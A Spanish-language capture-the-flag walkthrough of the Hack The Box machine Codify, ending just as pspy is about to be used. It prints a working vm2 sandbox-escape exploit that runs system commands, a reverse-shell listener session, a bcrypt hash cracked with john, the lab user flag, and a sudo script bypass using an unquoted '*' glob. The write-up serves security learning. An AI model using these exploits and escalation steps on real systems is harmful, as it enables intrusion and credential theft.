Codify - HTB

Enumeration
Vamos a empezar con un escaneo nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Apr 25, 2026 - 13:47:12 (CEST)] exegol-htb Codify # nmap -p- --open -sS -n -Pn -vvv 10.129.26.84
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-25 13:47 CEST
Initiating SYN Stealth Scan at 13:47
Scanning 10.129.26.84 [65535 ports]
Discovered open port 80/tcp on 10.129.26.84
Discovered open port 22/tcp on 10.129.26.84
Discovered open port 3000/tcp on 10.129.26.84
Completed SYN Stealth Scan at 13:47, 18.40s elapsed (65535 total ports)
Nmap scan report for 10.129.26.84
Host is up, received user-set (0.048s latency).
Scanned at 2026-04-25 13:47:12 CEST for 19s
Not shown: 65327 closed tcp ports (reset), 205 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
3000/tcp open  ppp     syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
           Raw packets sent: 65933 (2.901MB) | Rcvd: 65330 (2.613MB)
Vamos a realizar un segundo escaneo para determinar que servicios y versiones corren en cada uno:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[Apr 25, 2026 - 13:48:01 (CEST)] exegol-htb Codify # nmap -p22,80,3000 -sCV 10.129.26.84
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-25 13:48 CEST
Nmap scan report for 10.129.26.84
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_  256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
Vemos que tiene el dominio codify.htb configurado, vamos a añadirlo a nuestro /etc/hosts:
1
10.129.26.84 codify.htb
Website - TCP 80

Vemos que la aplicación ofrece posibilidad de probar nuestro código Node.js . Vemos el redirect a una página llamada limitations donde vemos lo siguiente:

Vemos que aquí nos dan información como módulos restringidos. Vemos que existe también la página About Us donde nos comentan algo bastante interesante:

Vemos que emplea vm2 un sandbox seguro para ejecutar código JavaScript sin problemas. Algo interesante es que el enlace al que nos redirige es el siguiente:
Vemos que puede que la aplicación web esté empleando la version 3.9.16 de vm2. Si vemos sus últimos reportes de seguridad podremos encontrar lo siguiente:
Shell as svc
Vemos que esta vulnerabilidad asignada con el CVE-2023-32314, donde existe la posibilidad de escapar del sandbox permitiendo el poder ejecutar comandos en el sistema.
El código que permite escapar del sandbox:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("id").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code));


Vamos a enviarnos una reverse shell:
1
2
3
4
5
6
7
8
9
[Apr 25, 2026 - 15:27:17 (CEST)] exegol-htb Codify # nc -nlvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.26.84.
Ncat: Connection from 10.129.26.84:51396.
bash: cannot set terminal process group (1251): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
Shell as joshua
Enumeration
Home Directories
Si listamos el /home/ podremos encontrar el siguiente usuario:
1
2
3
4
5
6
svc@codify:~$ ls -la /home/
total 16
drwxr-xr-x  4 joshua joshua 4096 Sep 12  2023 .
drwxr-xr-x 18 root   root   4096 Oct 31  2023 ..
drwxrwx---  3 joshua joshua 4096 Nov  2  2023 joshua
drwxr-x---  4 svc    svc    4096 Sep 26  2023 svc
Vemos que existe el usuario joshua.
Apache2 Config
Para desplegar la aplicación emplea un proxy con Apache2, vamos a ver su archivo de configuración:
Vamos a listar los .conf existentes:
1
2
3
4
5
svc@codify:~$ ls -la /etc/apache2/sites-enabled/
total 8
drwxr-xr-x 2 root root 4096 Sep 14  2023 .
drwxr-xr-x 8 root root 4096 Sep 26  2023 ..
lrwxrwxrwx 1 root root   35 Apr 12  2023 000-default.conf -> ../sites-available/000-default.conf
Vemos que solo existe el archivo predeterminado de configuración de Apache2, vamos a leerlo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<VirtualHost *:80>

        ServerName codify.htb
        ServerAdmin admin@codify.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/

	RewriteEngine On
	RewriteCond %{HTTP_HOST} !^codify.htb$
	RewriteRule ^(.*)$ http://codify.htb$1 [R=permanent,L]

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
No vemos gran información, vamos a ver si la aplicación está guardada en /var/www/
Web Directories
1
2
3
4
5
6
7
svc@codify:/var/www$ ls -la
total 20
drwxr-xr-x  5 root root 4096 Sep 12  2023 .
drwxr-xr-x 13 root root 4096 Oct 31  2023 ..
drwxr-xr-x  3 svc  svc  4096 Sep 12  2023 contact
drwxr-xr-x  4 svc  svc  4096 Sep 12  2023 editor
drwxr-xr-x  2 svc  svc  4096 Apr 12  2023 html
Vemos 3 directorios:
contact-> Desconocemos de su uso en la aplicacióneditor-> Aplicación posiblemente desplegadahtml-> Directorio predeterminado al instalar Apache2Editor Application
1
2
3
4
5
6
7
8
9
svc@codify:/var/www/editor$ ls -la
total 64
drwxr-xr-x  4 svc  svc   4096 Sep 12  2023 .
drwxr-xr-x  5 root root  4096 Sep 12  2023 ..
-rw-r--r--  1 svc  svc   1461 Sep 12  2023 index.js
drwxr-xr-x 92 svc  svc   4096 Sep 12  2023 node_modules
-rw-r--r--  1 svc  svc    268 Apr 13  2023 package.json
-rw-r--r--  1 svc  svc  37562 Sep 12  2023 package-lock.json
drwxr-xr-x  2 svc  svc   4096 Sep 12  2023 templates
Source Analysis
Vamos a leer el
index.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
const express = require('express');
const { VM } = require('vm2');
const bodyParser = require('body-parser');

const app = express();
const port = 3000;

app.use(bodyParser.json());

app.get('/', (req, res) => {
	res.sendFile(__dirname + '/templates/index.html');
});

app.get('/limitations', (req, res) => {
	res.sendFile(__dirname + '/templates/limitations.html');
});

app.get('/about', (req, res) => {
	res.sendFile(__dirname + '/templates/about.html');
});

app.get('/editor', (req, res) => {
	res.sendFile(__dirname + '/templates/editor.html');
});

app.post('/run', (req, res) => {
	const code = Buffer.from(req.body.code, 'base64').toString('utf-8');

	const vm = new VM({
		timeout: 5000,
		console: 'redirect',
		sandbox: {
		 console: {
			log: (...args) => {
				var output_initial = args.map((arg) => String(arg)).join(' ');
				output.push(output_initial);
			},
		 },
			require: (moduleName) => {
				if (['child_process','fs'].includes(moduleName)) {
				throw new Error(`Module "${moduleName}" is not allowed`);
				}
				return require(moduleName);
			}
		},
	 });


	 try {
		var output = [];
		var output_initial = vm.run(code);
		output.push(output_initial);


		res.json({ output : output.join('\r\n') })
	 } catch (error) {

		errMsg = error.message.split('\n')[0];
		res.json({  error : errMsg });
	 }
});

app.listen(port,() => {
    console.log(`App listening at http://127.0.0.1:${port}`);
});
Vemos que se trata de la aplicación vulnerable empleando una versión desactualizada de vm2, no vemos gran cosa como credenciales en texto claro o algo más interesante.
Contact Application
Vamos a listar los archivos en el directorio contact:
1
2
3
4
5
6
7
8
9
svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12  2023 .
drwxr-xr-x 5 root root  4096 Sep 12  2023 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12  2023 tickets.db
Database
Vemos una base de datos llamada tickets.db, vamos a acceder a ella con sqlite3 y listar sus tablas:
1
2
3
4
5
svc@codify:/var/www/contact$ sqlite3 tickets.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
tickets  users
Vamos a seleccionar todos los valores de las columnas existentes en la tabla users:
1
2
sqlite> select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
Obtuvimos el hash del usuario joshua, vamos a identificar que tipo de hash es:

Vamos a hacer un ataque de fuerza bruta el hash para ver si es una contraseña débil:
1
2
3
4
5
6
7
8
9
10
11
12
13
[Apr 25, 2026 - 15:43:24 (CEST)] exegol-htb Codify # john -w /usr/share/wordlists/rockyou.txt joshua_hash --format=bcrypt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/opt/tools/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
spongebob1       (?)
1g 0:00:00:30 DONE (2026-04-25 15:44) 0.03291g/s 120.8p/s 120.8c/s 120.8C/s qazwsxedc..zxcvbnm1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Shell
Obtuvimos la contraseña spongebob1 vamos a probarla por SSH:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
[Apr 25, 2026 - 15:44:50 (CEST)] exegol-htb Codify # sshpass -p 'spongebob1' ssh joshua@codify.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 25 01:44:51 PM UTC 2026

  System load:                      0.0
  Usage of /:                       64.0% of 6.50GB
  Memory usage:                     19%
  Swap usage:                       0%
  Processes:                        237
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.26.84
  IPv6 address for eth0:            dead:beef::250:56ff:fe94:433d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 27 13:01:24 2024 from 10.10.14.23
joshua@codify:~$ cat user.txt
a828226cdc09d779fe1db29d7fb84003
joshua@codify:~$
Shell as root
Enumeration
Si hacemos un sudo -l podremos ver los siguiente:
1
2
3
4
5
6
7
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
Vemos que podemos ejecutar como el usuario root el script mysql-backup.sh
mysql-backup.sh
Source Analysis
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
El flujo del script es el siguiente:
graph TD

A[mysql-backup.sh] --> B["Input (USER_PASS)"]

B --> C{"DB_PASS == USER_PASS"}

C -->|Password confirmed!| D["mkdir /var/backups/mysql"]

C -->|Password confirmation failed!| E["exit 1"]

D --> F["Obtener bases de datos existentes MySQL"]

F --> G["Bucle for iterando por las db existentes"]

G --> H["Backing up database: db"]

H --> I["mysqldump en /var/backups/mysql"]

I --> J["db.sql.gz"]
Vulnerability
Nos podemos fijar en un pequeño fallo y es que en el condicional emplea [[]] que nos permite el uso de operadores lógicos. Nuestro input recopilado en la variable USER_PASS vemos que se emplea en el condicional sin comillas:
1
2
if [[ $DB_PASS == $USER_PASS ]]; then
[...]
En este caso podríamos usar cualquier operador, en este caso nos podría interesar emplear * ya que indica cualquier cadena. Entonces esto nos permite pasar del condicional sin sabernos la contraseña almacenada en DB_PASS.
Exploit
Vamos a probarlo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
joshua@codify:~$ echo "*" | sudo /opt/scripts/mysql-backup.sh
[sudo] password for joshua:

Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
Vemos que funciona! Esto al estar ejecutándose en el sistema podríamos usar pspy para ver el proceso y ver en texto claro las credenciales. Vamos probarlo:
